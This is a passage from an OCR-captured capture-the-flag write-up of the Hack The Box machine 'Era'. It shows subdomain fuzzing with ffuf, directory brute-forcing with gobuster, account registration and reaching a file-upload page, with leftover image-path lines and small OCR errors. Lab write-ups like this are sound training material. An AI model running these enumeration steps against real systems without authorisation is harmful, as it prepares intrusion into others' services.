
This is era writeup by Jiseok Song


nmap



Add era.htb to /etc/hosts

Web enumeration

I can visit era.htb



Let's check subdomains

```
fuf -H "Host: FUZZ.era.htb" -c -w /opt/SecLists/Discovery/DNS/subdomains-top1million-5000.txt  -u http://era.htb -fs 154
```

```
[parrot@parrot]─[~/Documents/era]
└──╼ $ffuf -H "Host: FUZZ.era.htb" -c -w /opt/SecLists/Discovery/DNS/subdomains-top1million-5000.txt  -u http://era.htb -fs 154

        /'___\  /'___\           /'___\
       /\ \__/ /\ \__/  __  __  /\ \__/
       \ \ ,__\\ \ ,__\/\ \/\ \ \ \ ,__\
        \ \ \_/ \ \ \_/\ \ \_\ \ \ \ \_/
         \ \_\   \ \_\  \ \____/  \ \_\
          \/_/    \/_/   \/___/    \/_/


       v2.1.0-dev
________________________________________________

 :: Method           : GET
 :: URL              : http://era.htb
 :: Wordlist         : FUZZ: /opt/SecLists/Discovery/DNS/subdomains-top1million-5000.txt
 :: Header           : Host: FUZZ.era.htb
 :: Follow redirects : false
 :: Calibration      : false
 :: Timeout          : 10
 :: Threads          : 40
 :: Matcher          : Response status: 200-299,301,302,307,401,403,405,500
 :: Filter           : Response size: 154
________________________________________________


file                    [Status: 200, Size: 6765, Words: 2608, Lines: 234, Duration: 64ms]
:: Progress: [4989/4989] :: Job [1/1] :: 471 req/sec :: Duration: [0:00:09] :: Errors: 0 ::
```

Let's add file.era.htb to /etc/hosts and visit

```
8 10.10.11.79 era.htb file.era.htb$
```




Click any go button brings me to the same login.php page




Let's fuzz again

```
gobuster dir -w /opt/SecLists/Discovery/Web-Content/raft-medium-files.txt -u
http://file.era.htb -x php --exclude-length 6765
```





I can find register.php. Visit this page and create a new account.




Warning: It has a stupid bug that removes any word combination of or, so using password password will change to passwd. Since there's no password least length, just one character password is enough.


Upload file








I can visit this url



